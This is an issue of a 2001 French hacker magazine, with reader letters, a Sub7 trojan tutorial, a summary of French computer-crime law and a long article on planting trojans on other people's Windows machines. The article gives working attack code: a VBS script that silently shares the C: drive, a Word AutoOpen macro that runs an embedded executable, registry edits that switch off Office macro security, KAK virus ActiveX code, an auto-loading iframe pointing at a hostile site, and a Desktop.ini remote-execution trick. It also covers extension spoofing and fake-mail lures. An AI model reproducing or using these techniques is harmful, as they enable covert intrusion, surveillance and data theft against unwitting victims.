N°4 **TRÈS CHAUD & EXCLUSIF : UN TROYEN COMPLET À RECOPIER SOI MÊME**

HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

La voix du pirate informatique

Bimestriel N°4/ Mai 2001. 20Frs

La nouvelle méthode (et la meilleure) pour copier vos DVD

Le code qui permet d'accéder à n'importe quel disque dur à distance.

Lire les mails des autres (même s'ils les ont effacés!)

Le manifeste de la HackerzPride par The Mentor

Installer 2 systèmes sur sa machine

Utiliser Sub Seven, le Troyen qui déchire tout

4

Des pirates livrent leurs secrets
(avec le mode d'emploi)

L 9074 - 4 - 20,00 F - RD

Ah ben ca tombe bien !

ON PRÉPARAIT JUSTEMENT UN SPÉCIAL TROYEN

Des nouvelles du journal ? Wasaaaaa ! et comme on a toujours pas de pub ni de sponsor , ben c'est grâce à vous tous tout simplement

Pour vous remercier, ce spécial troyen. On a essayé d'aborder la qestion pour que chacun en apprenne le maximum. Balancez notre trojan fun à tous vos potes, surtout ceux qui sont pas encore nos lecteurs (s'il en reste).

Ca tombe très bien, Hzv s'est fait salement troyenisé depuis le numéro 3 : :(grrrrr, cf le concours) à croire qu'ils ont voulu nous aider à illustrer notre thème principal, super :(

En tant que voix de la communauté, HZV a une responsabilité collective. D'autant plus que comme vous le constaterez dans ce numéro, plutôt crever que balancer nos sources.

Donc, les gars, z'êtes tous assez grands pour faire la part des choses. Vous nous appréciez, ben faites gaffe à votre journal préféré. Hzv c'est votre bébé et ça ne plaît pas tout le monde. Tant mieux.

TOMMY LEE

Netographie

On ne compte plus les sites de hackerz, vrais ou faux, infiltrés ou non par la Police ou des officines privées pas toujours très clean. Impossible de faire la part des choses. Le net demeure le lieu de toutes les intox, fausses infos, rumeurs et manipulations en touts genres. La petite sélection d'adresses que nous publions doit donc être considérée avec une infinie prudence. Nous la publions à titre d'information, pour que chaque lecteur puisse, en responsabilité, se livrer à son édification personnelle. Elles sont, à notre avis, une assez bonne synthèse de ce qui se diffuse sur Internet à propos du hacking. Hackerz Voice les publie volontiers à titre d'information, mais se désolidarise évidemment de tout ce que ces pages web pourraient contenir d'illégal.

Français
- http://www.nightbirdfr.com
- http://www.multimania.com/ouah
- http://www.zataz.com
- http://www.rtc.fr.st
- http://www.2600.fr.st
- http://www.chcy.fr.st
- http://www.hackoustik.org
- http://www.paradisihack.fr.st
- http://www.protek-lab.net
- http://www.securiteinfo.com

International
- http://www.astalavista.box.sk
- http://www.securityfocus.com
- http://www.secureroot.com
- http://www.linuxsecurity.com
- http://packetstorm.securify.com
- http://antionline.com
- http://www.isecurelabs.com
- http://www.phrack.com
- http://www.cultdeadcow.com

HACKERZ VOICE
La voix du pirate informatique

Est une publication D.M.P.,
1, Villa du Clos de Mallevart.
75011 Paris
Tél.: 01 40 21 01 20
Fax.: 01 43 55 46 46

Directeur de la publication :
O. Spinelli
Commission paritaire :
en cours
Rédacteur en chef :
Tommy Lee

Collaborateurs : Didier DURIEZ/Angelaaaa/Prof/Nokia/Sabine/Pipo Le malin/FozZy.
Maquette : DCT Tananarive
Coordinateur et rédacteur graphique : William Rolland

Imprimé en Espagne à Barcelone par Impressions Intercomarcals
Dépot légal: B-8736-2001

voice@dmpfrance.com

MAIL voice@dmpfrance.com

good vibes

En allant cherché mon paquet de tueuses en serie au café du coin mes yeux se mirent a parcourir lentement le contenu de l'étagére a journaux, quand soudain ils tombérent (littéralement!) en arrêt devant votre zine.
"Bon!" me dit-je, encore un de ces journaux qui utilisent un titre racoleur pour vendre.
Mais quand je pris le papier en main, foups!, tout mes doutes furent levés. Quel journal utiliserais du papier recyclé si ce n'est une jeune entreprise qui se lance! (vous vexez pas), le contenu fut tout a fait a mon goût, pas de publicité (un miracle!), un contenu clair et précis, des journalistes sommes toutes au fait de leurs metiers, ce qui soit dis en passant n'est pas le cas de tout le monde!. j'ai dévoré votre journal de la première a la dernière page(au passage le lien deatheyes is ... dead!), une question me vient a l'esprit a quel fréquence sortait vous cette petite bible? et dans quel mesure la distribuée vous (vous le distribué au hasard ou bien dans des points presse bien précis?).
Voila..., Ah au fait, coup de geule que je pousse : Mitnick n'est pas un Hacker (quel mot horrible!) il est tout au plus un pirate de 3ème zone!. Un Hacker (décidemment!) n'est ni plus ni moins qu'un passionné de programmation qui cherche a accroitre ces compétences. Je le sais, cela va faire pres de 4 ans que je le fais et je n'ai jamais planté un serveur ou volé des mails, je trouve ça mesquin de ce servir de ces compétences pour abusé les autres. Mais bon y'auras toujours des trou.....l pour faire ch... leurs mondes, Là!. (ça va mieux!).

En vous souhaitant longue et prospérité...(déjà entendu ça kekpart moi...!)

Bon courage.

H-one.

Je vs dis chapo. paske kan jai envoye des MKT (les mails-ki-tue) a certaines societes, tres peu m'ont repondu. vs, vs me repondez et avec humour, dc bien joue. vs l'avez pige, mon but n'etais aps de vous cassez en mille morceaux, paske mon mail c'etait du bidon. mon but, c'etait only de savoir comment vs reagirez a ce mail. alors, felicitations. bon, ayez l'esprit 1 peu didactik ds vos mags mais sinon, ca roule. kan a moi, je vais poursuivre la creation de mon site sur l'underground et on ma demande de participer à la creation d'1 fanzine. Je vous souhaite bonne route et bon courage pr vos mags. vsinkietez aps, jachèterais vos proch1 num et continuez à gardez votre humour noire et satirik, j'adore. je reviendrez vous embêtes 1 peu de tps à otres.

A12C4

S@lut tt le monde... ;))

Deja je tenai a vous feliciter pour le superbe boulot effectuer pour publier un journal aussi complet que ca, en traitant tt sortes de sujets !
En fait, le but de ce message n'est pas de promouvoir le Mac, mais bel et bien de l'integrer ds le monde des Hackers !!! C'est vrai que le Mac est plutot reservé a une certaine clientèle (aisée, n'ayons pas peur des mots!) mais bon.... la qualité se paye ;)))
En fait j'utilise mon iMac essentiellement pour surfer, et bien sur je suis vite tomber ds la marmite des warez. Et entre nous, a part "SerialSurfer" et 2 ou 3 sites vraiment bien, il n'y a rien de fulgurant !!! :((Au fait, si vous avez des astuces pour booster la connexion (surf ou download) : je suis ouvert a tt propositions !!!
Juste derniere p'tite "contestation" : je me serais bien abonné a votre nourjal, mais il est (a mon avis!) beaucoup trop ciblé windobe :(((Vous allez me dire que 90% des personnes tournent sur pc, mais bon..... A croire que ca ne les faits pas chier de devoir tourner sur un OS plein de bugs !! ;)))))
N'existe t-il pas un équivalent (de votre Journal) pour Mac ??
Si jms vous decidez de concacrer plus de tmps au Mac Hacker ds votre journal faites moi signe et on reparlera de l'abonnement !! ;)))))))
@++++...
PS: continuez comme ca vous faites (quand meme!) du bon taff !! ;)))
@macalement votre

D@mien

Promis, dans le prochain numéro, maintenant qu'on a 20 pages, y'en aura au moins une pour ta pomme. On a préféré attendre d'avoir des vrais trucs à dire. Ca va tabasser. Sinon, à notre connaissance, il existe bien une petite revue spécialisée Mac underground, mais pas vraiment hack. Demande à ton marchand.

Salut,
J'ai remarqué une erreur dans l'article du numero troize de Hackerz Voice à la page 5 dans l'article une meilleur méthode. Je suis tout a fait d'accord avec votre procédé sauf que quand vous dites de mettre une cinquantaine d'e-mail faux pour flooder l'autre cela est impossible car le serveur ne prend que 255 bytes Maximum donc vous ne pourrez pas faire en une seule fois avec une cinquantaine de mail, il faudra recommencer plusieur fois l'opération. en admetant que vous métrer entre 6 et 10 e-mail par chaque connection, il faudra faire cela en 5 fois.
J'éspére que vous en tiendrez compte.
@+ NeOpSyChix
PS: Votre Zine y déchire tout !!!!!

Merci pour ta précision, qui fera gagner du temps à ceux qui n'avait pas fait la rectif d'eux même et qui te fais gagner, à toi tout seul, un tee-shirt HZV gratos.

Devant le succès et sous vos applaudissements, HACKERZ VOICE lance Les manuels du pirates v. page 18

Prochain numéro le 1er Juillet 2001.

baù vibes

Nous avons reçu, en recommandé, l'étrange courrier suivant du directeur du Virus Informatique, des Puces, et de Pirates Mag. Nous le publions intégralement, et nous lui répondons.

"Dans votre numéro 2, un lecteur se plaint du rapport qualité -prix de votre publication (20F). Il la compare à Pirates Magazine qui, selon ses propres termes, offre deux fois plus de pages et un papier de meilleure qualité pour 12F seulement. Vous lui répondez que la presse gratuite ou pas cher cela s'appelle des catalogues. Ces propos sont insultants. En effet, notre groupe est le premier à avoir proposé des magazines d'informatiques sans publicité (hormis pour quelques périodiques et associations à but humanitaire) dans le but d'informer ses lecteurs en toute indépendance. D'ailleurs à l'époque, vous aviez sollicité notre aide pour lancer le vôtre... Devant notre refus (Pirates Magazine devant retrouver prochainement les kiosques) vous avez même été jusqu'à publier dans votre numéro 3, sans son autorisation et sans lui verser de salaire, un article de l'un de nos journalistes ! Rapelons que nous éditons, sur le même modèle, Le Virus informatique (10F, magazine de défense du consommateur) et Les Puces informatiques (10F, magazine des bons plans avec 3000 petites annonces). Et toujours le double de pages... "

La réponse du directeur de publication d'Hackerz Voice:

Monsieur,

Nous ne nous connaissons pas, mais je sais que vous avez été, c'est vrai, il y a longtemps, parmi les premiers à faire entendre une voix alternative dans le petit monde de la presse informatique. Les journaux que vous avez inventés ont été, me dit-on, des références. Mais ne vous méprenez pas sur Hackerz Voice.
Hackerz Voice n'est pas une publication informatique, mais un journal d'opinion.
Il n'a copié personne, ne cherche pas à s 'imposer sur un marché ou à vous " piquer " des lecteurs. Ce n'est pas notre problème. Hackerz Voice n'est pas un " produit "de presse. C'est un journal de passionnés et , surtout, un journal ouvert. Trop peut être. Je m'explique : vous avez raison, c'est vrai, notre concours a été infiltré par un candidat tricheur qui s'est approprié le travail d'un autre, publié dans la revue " Netoscope ", dont vous m'apprenez qu'elle vous appartient.
Ce tricheur est naturellement disqualifié en même temps qu'il s'est disqualifié lui-même. Ce lamentable incident devrait nous conduire à fermer un plus nos ports, à devenir méfiant, suspicieux, procédurier... Eh bien non ! Hackerz Voice va rester ouvert, frais, disponible aux idées. Qu'un jeune pirate vienne un jour nous demander appui ou conseils pour lancer son journal, comme le fit un jour un de nos anciens collaborateur avec vous: dans la mesure de nos moyens, nous, nous l'aiderons. Nous publions depuis moins longtemps que vous, nous n'avons pas votre expérience de professionnel et de gestionnaire de la presse et nous sommes plus jeunes. Nous sommes aussi persuadés d'une chose : celle de faire en ce moment le meilleur journal du monde traitant de l'underground informatique. Imitez nous.

Olivier Spinelli.

Tu te souviens, dans le film, quand Néo reçoit un message venu de nulle part sur son écran ?

Et bien, tu peux faire exactement la même chose !

Sub seven: Ton nouveau troyen avec le mode d'emploi

Tu utilises quoi comme troyen ? Back Orifice ? Mouarf, quel ringard cui la ! Le top du top maintenant c'est Sub7, 100 fois plus de systèmes l'utilisent... à leur insu. La version 2.2 vient de sortir (fais une recherche sur google). Le fichier à télécharger s'appelle ss22.zip. Ca y est, tu l'as dézippé, alors allons-y.

Configuration du serveur

Lance EditServer.exe, en mode normal. Parmi les nombreuses options de configuration, choisis surtout le port sur lequel le serveur va attendre la connexion et le mot de passe, ainsi que les plugins à installer (*.dll dans le répertoire plugins). On a le choix entre plusieurs méthodes de lancement au démarrage de la machine, depuis l'entrée dans win.ini jusqu'à des options non standard (pas mal), en passant par la base de registre. Déjà on peut voir que ce trojan torche bien: il propose de nous envoyer par mail les passwords récupérés (icq/aim/ras/etc...) et les touches pressées. Et en plus il permet d'être averti quand une machine infectée est online, par mail, ICQ, IRC, SIN (serveur windows de gestion des machines infectées), ou script CGI accessible par le web (se créer un compte sur un provider gratuit autorisant le cgi). Une fois content de sa config, hop un petit clic sur "save as" et le serveur est sauvegardé. Il s'installe dans C:\windows\system avec un nom aléatoire, et ne prend que quelque dizaines de ko grâce à la compression.

Lancement du serveur

Le serveur s'exécute discrètement, sans apparaître dans le Task Manager. Disons qu'on va exécuter le serveur sur notre propre machine (ip=127.0.0.1) pour voir ce qu'il vaut. Il faut alors le lancer depuis la ligne de commande : "server.exe ONLINE" pour pouvoir s'y connecter sans avoir ouvert de connexion internet.

Contrôle de la machine infectée

Le client est la partie qui permet de se connecter sur le système possédant le serveur, et de contrôler ce dernier à distance. Dans notre test ces deux machines sont en fait les mêmes. Attention, c'est bien fendard de pouvoir s'amuser avec des potes à une guerre de SubSeven et autres troyens, mais ne fais jamais ça avec des inconnus, tu risquerais d'aller aussi sec rejoindre MafiaBoy dans son palace.

Lance sub7.exe. Choisis l'ip (127.0.0.1 dans notre cas, sinon l'ip de la machine infectée) et le port. Pour trouver une ip à partir d'un nom de machine, sub7 propose de bons outils (local options/ip tool). Si tu es derrière un firewall, ou si tu veux que ton ip soit invisible pour ne pas être repéré, Sub7 peut passer par un proxy Socks. (<pub> je dévoilerai tous les secrets du hack anonyme et du firewall pass dans le manuel du pirate n°1 </pub>)

Clique sur "Connect" et ça y es, tu es le maître de la matrice. Sub7 est incroyablement riche: total control sur les fenêtres ouvertes, les fichiers (upload possible depuis le web), les touches frappées (récupérer/envoyer), l'écran, le presse-papier, l'imprimante, les passwords, les connexions (sniffer inclus)... Il y a aussi un serveur ftp (hé hé), un scanner de ports et d'IP, un éditeur de base de registre, un redirecteur de ports... Et si tu veux te marrer un bon coup, des dizaines de gags sont possibles: renverser l'écran, désactiver des fenêtres, ouvrir le CDROM, inverser la souris ou la contrôler à distance, éteindre l'ordi, faire disparaître les icônes ou la barre des taches... faire parler l'ordinateur avec text2speech, imprimer ou écrire un texte...

ZE Matrix

Le plus fun de toutes ces options, c'est quand même la matrice. Tu te souviens, dans le film, quand Neo reçoit un message venu de nulle part sur son écran ? Et bien, tu peux faire exactement la même chose avec SubSeven. Le pied ! Si Tommy n'est pas trop à la rue ;) il devrait avoir mis une petite photo d'écran dans le coin pour t'allécher, sachant que tu peux aussi choisir de mettre la matrice en plein écran, en désactivant la souris et toutes les combinaisons de touches qui permettent d'en sortir. Piégé dans la matrice...

Les hackers expérimentés y trouveront aussi leur compte puisque presque tout est configurable par des scripts, et qu'on peut créer ses propres plugins. Le serveur comme les plugins peuvent être mis à jour ou installés à distance. Seul point noir, nous avons eu des difficultés à faire fonctionner les plugins sur notre machine de test.

Site officiel: http://subseven.slak.org

A bientôt dans la matrice...

FozZy

Entrez dans la matrice avec Sub Seven

Spécial Troyen

Pour ceux qui débarquent

VIRUS, TROYEN, BOMBE, BACKDOOR, WORM... Késako ?

Un cheval de troie, ou "trojan horse", est un programme qui semble effectuer une opération légitime (traitement de texte...) alors qu'en fait il fait autre chose en douce, installer une backdoor par exemple. Tout comme le vrai cheval de troie où étaient cachés les troyens. Une backdoor, ou "porte de derrière", c'est une voie d'entrée dissimulée par laquelle le hacker pourra prendre le contrôle de l'ordinateur. En pratique on confond souvent les termes troyens et backdoor sous windows. A ne pas confondre avec une bombe informatique, qui est un programme bien caché au coeur du système destiné à ne s'activer qu'à un moment donné. Elle peut être très destructrice, heureusement on en voit peu. Enfin, les virus sont des petits programmes furtifs qui se reproduisent en infectant le maximum de fichiers. Ils sont de plusieurs type, selon la sorte de fichier qu'ils infectent (.exe, .doc, secteur boot). Certains sont appelés Worm quand ils se propagent entre les systèmes du réseau par mail (c'est le plus répandu de nos jours). Petite rétrospective: le premier ver écrit par Morris date des années 80, aux débuts d'Internet, et ne s'attaquait qu'aux systèmes unix. Il avait quand même réussi à paralyser le réseau pendant plusieurs jours...

FozZy

Pour la énième et dernière fois, à la demande de milliers de lecteurs, nous revenons sur l'astuce du pirate permettant de multiplier par deux sa vitesse de téléchargement.

Bons, j'ai pensé a un truc. Je sais pas si tu te souviens, mais dans le numero 1 il y avait un truc pour accélérer sa connexion, et tout le monde te demandait comment faire; bah, je t'avais dit de chercher dans regedit. Et j'avais raison ! Mais ce que tu indiquais dans le numero 3 était peut être insuffisant comme indication. Voici LA solution. Bon, tu vas dans regedit. ensuite, tu vas dans HKEY_LOCAL_MACHINE\SYSTEM\CURRENTControlSet\Services\Vxd\MSTCP
ensuite, tu modifies (ou crée si elle n'existe pas) la clef "DefaultRcvWindow". tu double-clique dessus, et tu lui affecte la valeur 64240. Pour l'ADSL, on peut mettre jusqu'a 256000... Voila.

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

Avant, il fallut que la victime lance elle-même le serveur.exe.

Activer un troyen dans le dos de sa victime

INSTALLER UN TROYEN A DISTANCE ET COMMENT S'EN PROTEGER

Bon c'est bien gentil d'avoir récupéré tout plein de troyens sur internet, ou mieux d'avoir passé un peu de temps à taper le code source de ce numéro (non détecté par les antivirus, d'ailleurs), mais... les installer sur son propre ordinateur, c'est pas toujours top ! Et se faire pirater de cette façon, là ça devient carrément l'horreur. Mais alors, comment font les hackers pour infiltrer le troyen dans une autre machine sous windows, et comment se protéger ? Pour le hacker, cela revient à obliger une personne à exécuter un programme ".exe" (qui sera le troyen, justement). Les possibilités sont nombreuses, mais seule l'une ou l'autre va pouvoir marcher, suivant la version de windows utilisée, sa configuration, le degré de connerie de l'utilisateur... On peut aussi combiner ces techniques. Ah un truc important: mon objectif n'est pas de fournir des astuces permettant aux script-kiddies d'aller tout droit à la case prison, mais de montrer enfin au grand jour les risques réels que vous encourez quand vous surfez sur le net ou quand vous lisez vos mails. A vous de prendre vos responsabilités et de faire le discernement entre le jeu entre potes et le piratage nuisible, réprimé par la loi.

KROSOFT AIDE LES HACKERZ

La méthode la plus efficace est aussi la plus simple: envoyer le fichier exécutable par mail, en attachement, à la personne visée. Si elle lance le programme (un simple clic suffit), elle est baisée. Un poil moins bourrin: renommer le troyen.exe en emmanuelle.jpg.exe par exemple. Sous certaines configurations de windows s'affichera "emmanuelle.jpg" ce qui est un peu plus attractif, avouons-le ! Tiens tiens, bug ou "feature" ? Remarquons que pour un fichier .pif (raccourci) cette extension n'apparait pas même si l'option "cacher les extensions" n'est pas activée. Or, un fichier .exe renommé en : .pif .scr .com ou .bat sera toujours exécutable... et attirera moins l'attention. Donc renommer troyen.exe en hotsex.jpg.pif fonctionne ! Pareil avec un fichier .shs qui en plus possède une icône ressemblant à du texte. Facile alors de créer un .shs à partir d'un .exe (pour cela dragger l'exe dans WordPad, et le re-dragger sur le bureau), et de le renommer en lisezmoi.txt. On dirait que kro$oft fait exprès de faciliter la vie aux pirates ! Ces méthodes ainsi que les suivantes sont utilisées par de nombreux virus ou worms (vous avez entendu parler de LoveLetter et de Anna Kournikova ?)

INFILTRATION PAR FAKE MAIL

Un peu plus subtil, l'envoyer dans un fake mail semblant émaner d'une personne à laquelle la cible fait confiance. Le programme Ghost Mail automatise cette tâche, dispo sur www.er.uqam.ca/merlin/fg591543/gm. Les pirates peuvent pénétrer ainsi dans de grosses entreprises en envoyant un mail semblant provenir d'une personnes de la même boite, et contenant le troyen. Là on commence à entrer dans le social engineering : tout est dans le texte accompagnant le programme, il faut trouver un scénario plausible pour que la cible consente à lancer le troyen. (quoique le coup de la fille à poil peut marcher !).

Le fichier envoyé peut ne pas être le .exe (si trop gros), mais un script vbs, qui pourra "préparer le terrain" : avec un tel script on peut tout faire, par exemple désactiver certaines fonctions de sécurité de windows, mettre C:\ en partage public, télécharger et exécuter un programme... Vous trouverez aussi sur internet un prog pour insérer un petit .exe dans un script vbs (en le codant en ASCII et le décodant) et l'exécuter en utilisant la faille de KAK (voir plus loin), c'est GodMessageIV. Le concept est intéressant mais je déconseille vivement l'utilisation de ce progz qui peut être destructeur.

Grâce à Fozzi le consentement de la victime n'est plus nécessaire.

PARTAGE INVISIBLE DE C:\ AVEC UN SIMPLE SCRIPT VBS:

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Flags", 770, "REG_DWORD"
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Parm1enc", 6837, "REG_BINARY"
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Parm2enc", 0, "REG_BINARY"
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Path", "C:\"
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Remark", ""
WshShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C$\Type", 0, "REG_DWORD"
```

Pour accéder au disque de la victime ayant commis l'erreur d'exécuter ce script, le pirate n'a plus qu'à taper "\\IP_de_la_victime\C$" dans la fenêtre du voisinage réseau, et à donner le mot de passe (ici c'est deux fois le charactère ASCII numéro 128, représenté encodé dans le registre par la valeur 6837). Grâce au symbole $, ce partage total de C: est totalement invisible pour la victime, la faute à qui ?

LES MACROS TUEUSES

Toujours par mail, le black hat peut aussi choisir d'envoyer un document non exécutable, par exemple un fichier word. Ca fait moins suspect, surtout dans le cadre d'une correspondance interne à l'entreprise. Celui-ci fera le sale boulot dès qu'il sera ouvert, grâce à une macro. C'est aussi possible avec Excel, Access.. Les nouvelles versions (97 ou 2000) lancent généralement des alertes avant d'exécuter ces macros, mais pas les anciennes. Et pas Access 2000 (!). Il est toujours possible que l'utilisateur passe outre l'avertissement, surtout avec un bon social engineering.
Voici une macro Word qui lance à l'ouverture un exécutable inséré comme objet OLE dans le document et repéré par le bookmark "EXE":

```
Sub AutoOpen()
 ActiveDocument.Bookmarks("EXE").Select
 Selection.InlineShapes(1).OLEFormat.DoVerb VerbIndex:=wdOLEVerb
 Primary
End Sub
```

Les programmes de la suite Office ont d'autres failles. Ainsi Excel 97 ne prévient pas de l'exécution d'une macro si le document est protégé par mot de passe ! De plus, ces utilitaires sauvegardent leurs niveaux de sécurité dans la base de registre.

Il y a 3 niveaux, le plus bas (level 1) autorise les macros et l'exécution d'objets OLE sans avertissement. On peut modifier la base de registre à l'aide d'un simple script vbs, d'une macro word, d'un fichier batch... L'attaque peut ainsi se faire en plusieurs étapes: une première attaque, légère, qui va sembler inoffensive mais va modifier la base de registre pour désactiver la sécurité. Et dans une deuxième phase, envoi d'un fichier word contenant le troyen et la macro qui va l'exécuter.

Pour Excel 97 la clé est dans :
HKEY_CURRENT_USER\Software\Microsoft\Office\8.0\Excel\Microsoft Excel, mettre "Options6"=dword:00000000 supprime la sécurité. Pour Word 2000 la clé est dans :
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security, mettre "Level"=dword:00000001.

- Avec une macro word:
  System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
- Avec un script VBS:
  Set WshShell = CreateObject("WScript.Shell")
  WshShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security\Level", 1, "REG_DWORD"

Plus inquiétant: Wordpad (livré en standard avec windows) permet d'insérer des objets OLE dans le document, par exemple un .exe, mais ne lance pas de warning si l'on clique dessus pour l'exécuter ! Il est donc possible d'envoyer un fichier .doc à quelqu'un qui n'a pas Word, en ayant inséré à l'intérieur le troyen (à l'aide de Word par exemple). Celui-ci apparaîtra sous la forme d'une icône, avec une légende en-dessous, les deux sont configurables comme on veut ! Trop facile alors d'inciter quelqu'un à cliquer dessus.

GNAK GNAK : COMMENT PROCÈDE LE PIRATE

Il est possible aussi d'envoyer un mail contenant du javascript en exploitant une faille d'ActiveX (sous Outlook ou IE), comme le fait le virus KAK. Voici les parties clés du code de ce virus qui lui donnent accès à tout le disque dur à partir d'un simple mail au format html (alors installez les updates de krosoft pour être protégés !)

```
<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
fs=new ActiveXObject('Scripting.FileSystemObject');
// donne accès au système de fichiers
wsh.Run('Regedit.exe -s kak.reg');
//le virus peut ainsi exécuter n'importe quel programme du disque dur, il crée un fichier kak.reg et va l'intégrer à la base de registre pour pouvoir s'exécuter à chaque démarrage.
</script>
```

Une autre idée est de joindre un fichier non exécutable destiné à être ouvert par un programme donné, en formatant ce fichier de telle façon qu'il provoque un bug du programme (buffer overflow) qui va permettre d'exécuter directement un code machine inséré dans le fichier. Ce code pourra télécharger le troyen et l'exécuter, par exemple... Pour cela le pirate doit se renseigner sur les utilitaires que sa victime utilise, et trouver les bugs qui vont permettre ces fameux BOF. Ce n'est donc pas donné à tout le monde. Certaines versions des logiciels de mails sont elles même vulnérables à des BOF, comme Outlook Express. Il suffit alors d'envoyer un mail formaté d'une manière spéciale pour provoquer l'overflow et prendre le contrôle de l'ordinateur. Pour se renseigner sur les BOF possibles, voir les bases de donnée de vulnérabilités sur www.securityfocus.com par exemple.

Revenons un instant au social engineering: l'evil hacker peut tout simplement envoyer par la poste un faux CD de démonstration gratuite d'un programme super intéressant. Ou mettre de la pub dans la boite aux lettres pour un site web qui fournit un tel programme. Bien sûr il s'agit en réalité d'un troyen... Il peut aussi inciter par mail à aller sur un site, en particulier en insérant dans le code html du mail un tag qui va ouvrir la page web automatiquement:
<IFRAME SRC="http://www.bad.boy.fk.yu"></IFRAME>.
(Il peut aussi remplacer l'url par "javascript:window.open('http://truc')" ou par toute autre fonction javascript) Ou encore en envoyant un mail en format html (comme une page web) avec un lien dissimulé vers le site (par exemple lorsque l'on clique sur l'image de fond).
Ce site peut inciter à télécharger le troyen par de la fausse pub, mais peut aussi le faire automatiquement en exploitant des bugs des navigateurs comme Internet Explorer. On entre là dans les méthodes les plus subtiles, mais également les plus difficiles à mettre en oeuvre. Le malveillant doit soit arriver à faire un BOF du navigateur, soit utiliser des failles comme celles répertoriées sur www.guninski.com. Guninski est un spécialiste en sécurité qui est souvent le premier à détecter et diffuser les failles des produits Microsoft, et je crois qu'on peut le remercier, car sans ces connaissances, pas de protection possible. En voici un exemple frappant.

Choisissez un bon antivirus comme AVX et updatez-le régulièrement. Installer un firewall/détecteur d'intrusion comme Black Ice peut être une bonne idée, si vous vous sentez menacés. Ah et j'ai oublié un truc: remplacez au maximum les logiciels microsoft par des logiciels libres, et si vous le pouvez n'utilisez plus windows mais des alternatives open source. Je crois avoir suffisament démontré que la sécurité des softs de l'ami billou laisse à désirer...

J'espère que cet article a atteint son but: faire prendre conscience de l'ampleur des menaces existantes, et de la facilité avec laquelle un individu mal intentionné pourrait les mettre en oeuvre. La seule solution pour vraiment sécuriser ses données, c'est de les stocker sur un ordinateur isolé d'internet. Et encore, il y a Tempest. On est vraiment protégés de rien... Même sous linux, quand je vois la fréquence des plantages de Netscape, je me dis qu'il doit y avoir pas mal de buffer overflow potentiels. A PROPOS... Tu es certain qu'un inconnu n'est pas en train de formater ton disque en ce moment ?

FozZy

LA MORALE

Ne JAMAIS cliquer sur un attachement, même envoyé par une personne que vous connaissez, sans l'avoir scanné auparavant avec un antivirus à jour et avoir vérifié que ce n'est pas un exécutable. Attention un scan ne sert à rien si le troyen a été écrit spécialement pour vous pirater, par exemple le troyen de ce numéro n'est pas détecté par les antivirus ! Désactiver les macros de Word, Excel et Access. Mettez votre navigateur à jour, et désactivez l'exécution des scripts dans votre logiciel de mail. Installez tous les patches microsoft.

LES BUGS CACHES DE WINDOWS

Hallucinant ! Un trou de sécu monstre existe dans win98, si l'affichage des dossiers en tant que page web est activé (et c'est le cas par défaut). Créer dans un répertoire les fichiers cachés Desktop.ini et Folder.htt. Quand quelqu'un va browser ce répertoire avec windows 98, grâce à un controle ActiveX, le premier fichier listé va pouvoir être être sélectionné (focus) et ouvert (InvokeVerb). Le problème, c'est que cela marche aussi bien en local qu'à travers internet ou un réseau local, si le répertoire est partagé (protocole samba). Et l'action "ouvrir" appliquée sur le fichier aaa.exe va EXECUTER ce dernier sur la machine DISTANTE (celle qui s'est connectée au partage samba et qui est rentrée dans le répertoire malveillant). Si ça c'est pas un "security hole"... Imaginez un mail ou une page web qui ouvrirait automatiquement l'url "\\\\IP_de_l'ordi_du_hacker\\evil_répertoire". En quelques secondes vous êtes infectés !
Pour info, vous trouverez le fichier Folder.htt sur http://www.guninski.com/ieshelldefview.html.

Quand au fichier Desktop.ini, le voici:

```
--- Desktop.ini ---
[ExtShellFolderViews]
Default={5984FFE0-28D4-11CF-AE66-08002B2E1262}
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66-08002B2E1262}
[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file://Folder.htt
[.ShellClassInfo]
ConfirmFileOp=0
```

Inclus une exclu:

Ton TROYEN (pas trop méchant) à faire toi même et à envoyer à tes amis pour les faire rigoler....

